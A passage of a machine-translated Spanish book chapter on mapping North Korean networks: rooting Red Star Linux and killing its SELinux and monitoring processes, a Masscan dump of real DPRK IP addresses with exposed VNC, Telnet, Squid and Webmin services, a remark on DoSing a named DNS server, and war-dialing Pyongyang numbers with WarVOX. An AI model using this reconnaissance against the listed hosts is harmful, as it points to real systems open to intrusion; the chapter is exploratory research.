
[Figura 9.5:](#) Red Star Linux en inglés.

¡Mucho más me gusta!

La suposición que hicieron los desarrolladores con respecto a la seguridad y la integridad del sistema operativo es que no es posible que los usuarios obtengan permisos de raíz y, por lo tanto, no podrían lidiar con el Control de acceso discrecional (DAC) provisto por SE Linux, ya que varios otros servicios desagradables que se ejecutan con miras a monitorear a los usuarios y su actividad. Esta suposición es falsa, como demostraré (tenga en cuenta que este modelo de seguridad es completamente diferente a Red Star Server 3.0, donde los permisos de raíz se otorgan de forma predeterminada y SE Linux está reforzado para evitar que se deshabilite. Sin embargo, lo primero es lo primero).

Para otorgarse credenciales de root, ejecute el programa rootsetting, como se muestra en la

[Figura 9.6](#).




[Figura 9.6:](#) Ejecute rootsetting.

Esto le pedirá una contraseña su . Confírmelo, como se muestra en la [Figura 9.7.](#)



[Figura 9.7:](#) Ingrese las credenciales que creó para su usuario.

En este punto, puede elevar sus privilegios a root usando su, como se muestra en la [Figura 9.8.](#)



A screenshot of a terminal window titled "Wil@localhost:/Users/Wil". The window contains the following text:

```
[Wil@localhost ~]$ /usr/sbin/rootsetting  
[Wil@localhost ~]$ QLayout "unnamed" added to QWidget "unnamed", which already h  
as a layout  
  
[Wil@localhost ~]$ su  
Password:  
[root@localhost Wil]# 
```

Figura 9.8: Ahora tenemos acceso de root.

Primero, necesitamos deshabilitar SE Linux para deshabilitar el DAC, como se muestra en la [Figura 9.9](#).

```
[root@localhost Wil]# setenforce 0  
[root@localhost Wil]# killall -9 securityd
```

Figura 9.9: Deshabilitar el control de acceso discrecional.

Hay otros servicios en ejecución que reiniciarán el sistema si intenta modificar ciertos sistemas. También están diseñados para marcar archivos con marcas de agua para que el gobierno de Corea del Norte pueda rastrear su origen. Querrás matarlos también (ver [Figura 9.10](#)).

```
[root@localhost Wil]# killall scnprc  
[root@localhost Wil]# killall opprc
```


Figura 9.10: Deshabilitar procesos de monitoreo.

En este punto podemos mirar alrededor un poco. Inicie el navegador predeterminado, que se llama o *naenara* ("mi país" en inglés). Esta es solo una versión modificada de Firefox, pero lo interesante aquí es que su página de inicio es 10.76.1.11, que obviamente es una dirección IP no enrutable. La razón de esto es que Red Star está destinado a ejecutarse dentro del jardín amurallado y esta es la dirección IP de la página de inicio de la Intranet, que lamentablemente no podemos ver desde aquí. El motor de búsqueda predeterminado para el navegador es Google Korea.

Ahora, podemos agregar un repositorio local e instalar todos los paquetes opcionales (si queremos hacerlo).

Servidor estrella roja 3.0

Si bien comparte la misma base de código, la variante de servidor del sistema operativo tiene un modelo de seguridad completamente diferente. Se le otorgan privilegios de root desde el primer momento; sin embargo, el usuario root no puede deshabilitar SE Linux de la misma manera que lo hace en la versión de escritorio. Consulte [la figura 9.11](#).



[Figura 9.11:](#) Pantalla de instalación de Red Star Linux.

Luego puede elegir un administrador de escritorio, como se muestra en [la Figura 9.12](#).




Figura 9.12 Elija Desktop Manager.

El servidor de escritorio es un poco más minimalista que el escritorio. [La figura 9.13](#) lo muestra en inglés.



Figura 9.13: Una vez más, mejor trabajar en inglés.

Hay varias formas de deshabilitar SE Linux, pero no podrá modificar las opciones del gestor de arranque ni los archivos de configuración de SE Linux. El mejor enfoque es montar los archivos VMDK como un volumen del sistema operativo y modificarlos desde allí o, si lo instaló desde cero, inicie con otro sistema operativo y haga lo mismo. Para deshabilitar SE Linux de forma permanente, debe hacer lo siguiente en el archivo /etc/selinux/config :

```
# Este archivo controla el estado de SELinux en el sistema.  
# SELINUX= puede tomar uno de estos tres valores: #  
enforcing: se aplica la política de seguridad de SELinux. # permisivo:  
SELinux imprime advertencias en lugar de aplicarlas. # disabled: no se carga  
ninguna política de SELinux.  
SELINUX=permisivo #  
SELINUXTYPE= puede tomar uno de estos dos valores: #  
segmentado: solo se protegen los demonios de red segmentados.
```

```
# estricto - Protección completa de SELinux.  
SELINUXTYPE=orientado
```

En este punto, puedes instalar lo que quieras, como con la versión de escritorio.

Si bien jugar con el sistema operativo Red Star es una perspectiva educativa sobre el tipo de totalitarismo con el que la gente vive allí todos los días, no nos brinda una gran comprensión sobre el diseño de la tecnología de red. Había considerado viajar a Corea del Norte como turista y descubrir una manera de acceder a su Intranet para poder mapearla correctamente, pero treinta años rompiendo rocas no es mi idea de un buen momento. Entonces, si alguien que lea esto quisiera ser voluntario para esa misión en particular, puede contactarme a través del editor.

El siguiente paso es mirar sus direcciones de Internet públicas.

Espacio IP público de Corea del Norte

El espacio IP de la RPDC es administrado por Star Joint Venture Co LTD en el distrito de Ryugyong-dong Potong-gang y se transmite a la red troncal de CNCGroup en China.

A Corea del Norte se le ha asignado un espacio IP /22 , es decir:

175.45.176.0/22 o 175.45.176.0-175.45.179.256

Tiene el potencial para aproximadamente 1.000 direcciones IP. No hace falta decir que no hay tantos en uso. Usando Masscan, podemos realizar un escaneo de puertos rápido y sucio en aproximadamente una hora que nos dará una instantánea de lo que está funcionando:

```
Host: 175.45.178.154 () Puertos: 5800/open/tcp/// Host:  
175.45.178.154 () Puertos: 6002/open/tcp/// Host: 175.45.178.154  
() Puertos: 5801/open/tcp /// Host: 175.45.178.131 () Puertos:  
36697/open/tcp/// Host: 175.45.178.133 () Puertos: 2105/open/tcp///  
Host: 175.45.178.154 () Puertos: 6004 /open/tcp/// Host:  
175.45.178.131 () Puertos: 80/open/tcp/// Host: 175.45.178.154 ()  
Puertos: 5900/open/tcp/// Host: 175.45.178.154 ( ) Puertos: 5804/  
open/tcp/// Host: 175.45.178.154 () Puertos: 111/open/tcp/// Host:  
175.45.178.133 () Puertos: 53272/open/tcp/// Host: 175.45.178.154  
() Puertos: 5903/open/tcp/// Host: 175.45.178.129 () Puertos: 22/  
open/tcp///
```

Host: 175.45.178.154 () Puertos: 5802/open/tcp/// Host: 175.45.178.133
() Puertos: 2103/open/tcp/// Host: 175.45.178.154 () Puertos: 10000/
open/tcp /// Host: 175.45.178.133 () Puertos: 1801/open/tcp/// Host:
175.45.176.16 ()
Puertos: 53/abierto/tcp///
Anfitrón: 175.45.176.9 () Puertos: 53/abierto/tcp///
Anfitrón: 175.45.178.55 () Puertos: 25/abierto/tcp/// Host:
175.45.178.154 () Puertos: 22/open/tcp/// Host: 175.45.176.72 ()
Puertos: 80/open/tcp/// Host:
175.45.178.154 () Puertos: 5902/open/tcp/// Host: 175.45.178.154 ()
Puertos: 5904/open/tcp/// Host: 175.45.178.154 () Puertos: 3128/open/
tcp/// Host: 175.45.178.154 () Puertos: 39908/open/tcp/// Host:
175.45.178.133 () Puertos: 2107/open/tcp/// Host: 175.45.178.154 ()
Puertos: 6003/open/tcp/// Host: 175.45.178.154 () Puertos: 5901/open/
tcp/// Host: 175.45.178.154 () Puertos: 5803/open/tcp/// Anfitrón:
175.45.176.15 ()
Puertos: 53/abierto/tcp///
Anfitrón: 175.45.176.8 () Puertos: 53/open/tcp/// Host:
175.45.178.154 () Puertos: 3306/open/tcp/// Host: 175.45.178.154 ()
Puertos: 6001/open/tcp/// Host: 175.45.176.73 ()
Puertos: 80/open/tcp/// Host:
175.45.178.129 () Puertos: 23/open/tcp/// # Masscan realizado el
martes 27 de septiembre a las 12:20:31 de 2016


Obtener escaneos confiables de este rango es una molestia dado que la calidad del enlace a la RPDC es cualquier cosa menos confiable. Por ejemplo, sabemos que el servidor web de la Universidad Kim Il Sung (<http://www.ryongnamsan.edu.kp/univ>) está en 175.45.176.79, pero no aparece en este escaneo a pesar de estar activo en ese momento. No obstante, es informativo en cuanto a lo que no se filtra de Internet.

Hay un antiguo servidor VNC vulnerable a varios ataques en 175.45.178.154:

```
root@wil:~# telnet 175.45.178.154 5900 Intentando
175.45.178.154...
Conectado al 175.45.178.154.
El carácter de escape es '^].
RFB 003.008
Un servidor MySQL en 175.45.178.154.
Un puerto Telnet para un enrutador Cisco en 175.45.178.129. root@wil:~#
telnet 175.45.178.129 Intentando 175.45.178.129...
```


Conectado al 175.45.178.129.
El carácter de escape es '^].
Verificación de acceso de usuario
Nombre de usuario:

Una versión insegura de squid proxy en 175.45.178.154 ([Figura 9.14](#)): _____



[Figura 9.14:](#) Proxy Squid inseguro.

Hay puertos RPC abiertos y una variedad de demonios SSH que usan autenticación de contraseña. Incluso hay un servidor webmin , como se muestra en [la Figura 9.15](#).



[Figura 9.15:](#) Interfaz Webmin.

DoSing el servidor DNS en 175.45.176.16 impediría todas las resoluciones de nombres para el dominio de nivel superior .KP.

En general, esperaría que este rango esté mucho más bloqueado de lo que está, ya que hay varias vías de ataque aquí (si uno está inclinado). Sin embargo, Corea del Norte o no, erraremos del lado del derecho internacional y no dejaremos que la tentación nos supere.

El sistema telefónico de Corea del Norte

Llamar a Corea del Norte es complicado en el mejor de los casos. La mayoría de los números de teléfono no son accesibles directamente y requieren que se comunique con el operador al +850 2 18111 (850 es el código de país para la RPDC y 2 es Pyongyang). Esto funciona en ambos sentidos, ya que la mayoría de las líneas no pueden llamar directamente al resto del mundo.

Los números de teléfono en la RPDC que pueden recibir llamadas internacionales (y por el contrario, llamar fuera del país sin restricciones) siempre comienzan con el número 381, inmediatamente después del código de área. Por ejemplo, la Embajada Británica en Pyongyang tiene el número de teléfono +850 2 381 7982. Los números que pueden marcar internacionalmente no pueden marcar localmente; por lo tanto, es habitual que dichas organizaciones tengan dos números de teléfono con el prefijo 381 sustituido por 382.

Según el Sr. Ri Jung Won, Director del Departamento de Relaciones Internacionales del Ministerio de Correos y Telecomunicaciones, el formato de numeración actual de Corea del Norte se ve así:

LISTA DE ASIGNACIONES EN 2011

Código de área	Longitud del número de cliente	Nombre de la ciudad	Nombre de la provincia
2 11		Pyongyang	Pyongyang
2 12		Pyongyang	Pyongyang
2 18	3 dígitos	Pyongyang	Pyongyang
2 381	4 dígitos	Pyongyang	Pyongyang
2 771	4 dígitos	Pyongyang	Pyongyang
2 772	4 dígitos	Pyongyang	Pyongyang
2 880	13 dígitos	Pyongyang	Pyongyang
2 881	13 dígitos	Pyongyang	Pyongyang
2 882	13 dígitos	Pyongyang	Pyongyang
2 883	13 dígitos	Pyongyang	Pyongyang
2 885	13 dígitos	Pyongyang	Pyongyang
195	7 dígitos	Pyongyang	Pyongyang
31	6 dígitos	Pyongsong	Phyongan del Sur
39	6 dígitos	nampo	nampo
41	6 dígitos	Sariwon	North Hwanghae
43		Songnim	
45	6 dígitos	Haeju	Hwanghae del Sur
49	6 dígitos	Kaesong	Hwanghae del Norte
53	6 dígitos	Hamhung	Hamgyong del Sur
57	6 dígitos	Wonsan	Kangwon
61	6 dígitos	Sinuiju	Phyongan del norte
67	6 dígitos	Kanggye	Jagang
73	6 dígitos	Hamgyong	del Norte de Chongjin
79	6 dígitos	Hyesan	Ryanggang
82		Trabajo duro	Kwanbuk
85 29	4 dígitos	razón	razón
86		Sonbong	

Hay tres prefijos de red móvil:

- 0191: Red Koryolink WCDMA
- 0192: Red Koryolink WCDMA
- 0193: Red SunNet GSM900

Además, la Zona Especial Económica de Rason tiene un prefijo de 3 y se puede acceder directamente a muchas más líneas dadas las empresas internacionales que operan allí (principalmente rusas, chinas y surcoreanas).

Varios teléfonos móviles también permiten recibir llamadas internacionales, aunque esto es algo que tiene que ser solicitado por el abonado y no está permitido a particulares. La infraestructura de telefonía celular fue construida y operada por la firma egipcia Orascom como Koryolink; sin embargo, se informó que el gobierno de Corea del Norte negó el permiso a Orascom para repatriar las ganancias del proyecto y en noviembre de 2015 afirmaron haber perdido efectivamente el control de la infraestructura y se les deben millones de dólares, una advertencia para cualquier inversionista en tecnología en ciernes. pensando en expandirse al reino ermitaño.

Así que todo esto es muy interesante, pero ¿qué trae a la mesa? En los días anteriores a la adopción masiva de Internet, muchos servidores informáticos estaban conectados a la red telefónica y la única forma de acceder a ellos era a través de módems de acceso telefónico. La búsqueda de módems para atacar se denominó *marcación de guerra* e implicó el uso de un programa de computadora para marcar automáticamente grandes franjas de números y registrar lo que se encontró en el otro extremo de la línea, ya sea una voz, correo de voz, máquina de fax, módem, PBX. u otro tono.

Esto fue más popular en los Estados Unidos, donde las llamadas locales eran gratuitas. En el Reino Unido, los intercambios telefónicos gratuitos solían ser el objetivo. El software que se usó principalmente para lograr esto se llamó Toneloc ([vea la Figura 9.16](#)) y produciría impresionantes mapas de hasta 10,000 números. Todavía funciona bien hoy.




Figura 9.16: Salida Toneloc.

Lo que sería divertido si pudiéramos hacer lo mismo y llamar a todos los números entrantes en Pyongyang para encontrar módems. ¿Quién sabe lo que podríamos encontrar? Por supuesto, hay un pequeño problema con este enfoque en el sentido de que llamar a Pyongyang es costoso y llamar allí 10,000 veces sería prohibitivo.

Lo que podemos hacer es usar una solución de llamadas VoIP para sufragar un poco nuestros costos; sigue siendo costosa y la solución más barata cuesta 0,2 centavos de dólar estadounidense por minuto (y, por lo tanto, por llamada, ya que es la unidad mínima de llamada), pero es lo mejor que podemos hacer. . Esto todavía suena costoso y potencialmente podría serlo, pero recuerde que solo se le facturará por los números que respondan.

El único problema es que no podemos realizar llamadas de datos a través de VoIP debido a problemas de compresión (entre otras cosas), por lo que el problema debe abordarse de una manera ligeramente diferente. En lugar de usar un módem y conexiones de grabación, el software que usaremos toma una muestra de audio de la respuesta y realiza una transformada rápida de Fourier para poder analizar los tonos.

Cualquier tono que caiga dentro de cierta frecuencia lo registramos como módems. Las respuestas del módem contendrán los siguientes tonos DTMF:

2250hz + 1625hz, 1850hz, 2000hz...

Afortunadamente, un tipo llamado HD Moore hizo todo el trabajo duro por nosotros al crear un paquete de software llamado WarVOX. Todo lo que tenemos que hacer es darle a WarVOX nuestro VoIP

detalles de la cuenta y los rangos de números que queremos marcar. Luego nos sentamos y esperamos. Puede obtenerlo en <https://github.com/rapid7/warvox>.

WarVOX utiliza una interfaz web y lo primero que debe hacer es agregar su servicio de VoIP a la pantalla del proveedor, como se muestra en la [Figura 9.17](#).

<u>Enabled</u>	<u>Name</u>	<u>Host</u>	<u>Port</u>	<u>User</u>	<u>Pass</u>	<u>Lines</u>		
false			4569	*****	*****	4	Modify	Delete
true			4569	*****	*****	2	Modify	Delete

New Provider

[Figura 9.17:](#) Configuración de WarVOX.

Está listo para comenzar un nuevo trabajo (vea la [figura 9.18](#)).

The target telephone range (1-123-456-XXXX)
159-2-381-XXXX

Seconds of audio to capture
50

Maximum number of outgoing lines
10

The source Caller ID range (1-555-555-55XX)
10

Create

[Figura 9.18:](#) Agregar objetivos a WarVOX.

La salida se almacena en PostgreSQL, por lo que podemos procesarla como queramos.

En lugar de tirar 10.000 líneas, echemos un vistazo a algunas opciones.

Si bien se detectaron muchas máquinas de fax, se observaron muy pocos operadores (menos de 50).

Operador 1: un enrutador Cisco sin contraseña

사스코 구성 전문가 (사스코 CP) 이 대야스에 설립되어 있습니다.
이 가는 사용자 이름과 "사스코"의 일회 사용을 필요
암호 "사스코". 야한 기본 지적 증명 (15) 의 관한 수준이 있습니다.

여러한 공지를 변경 시스템의 CP 또는 CISCO IOS CLI를 사용해 합니다.
신입장

다음은 사~~으~~코 iOS 명령입니다.

사용자 이름 <참고 MyUser> 특권 (15) 비밀 0 <mypassword>
여전 사용자 이름 사용할 수

원하는 사용자 이름과 암호를 사용하여 <참고 MyUser>와 <mypassword>를 교체 사용.

구하가 공지 자격 증명을 변경하지 않는 경우, 당신은 할 수 없습니다.
당신이 OFF로 인한 후 다시 장치에 로그온합니다.

사스코 CP에 대한 자세한 내용은 자료를 따로 살펴보세요

<http://www.cisco.com/go/ciscocp>로 이동하거나 라우터를 위한 퀵 콘솔 접속

CRT1-1#

Operador 2: flujo PPPD sin contraseña

Portadora 3: una BBS desconocida con mal arte ASCII (consulte la Figura 9.19).

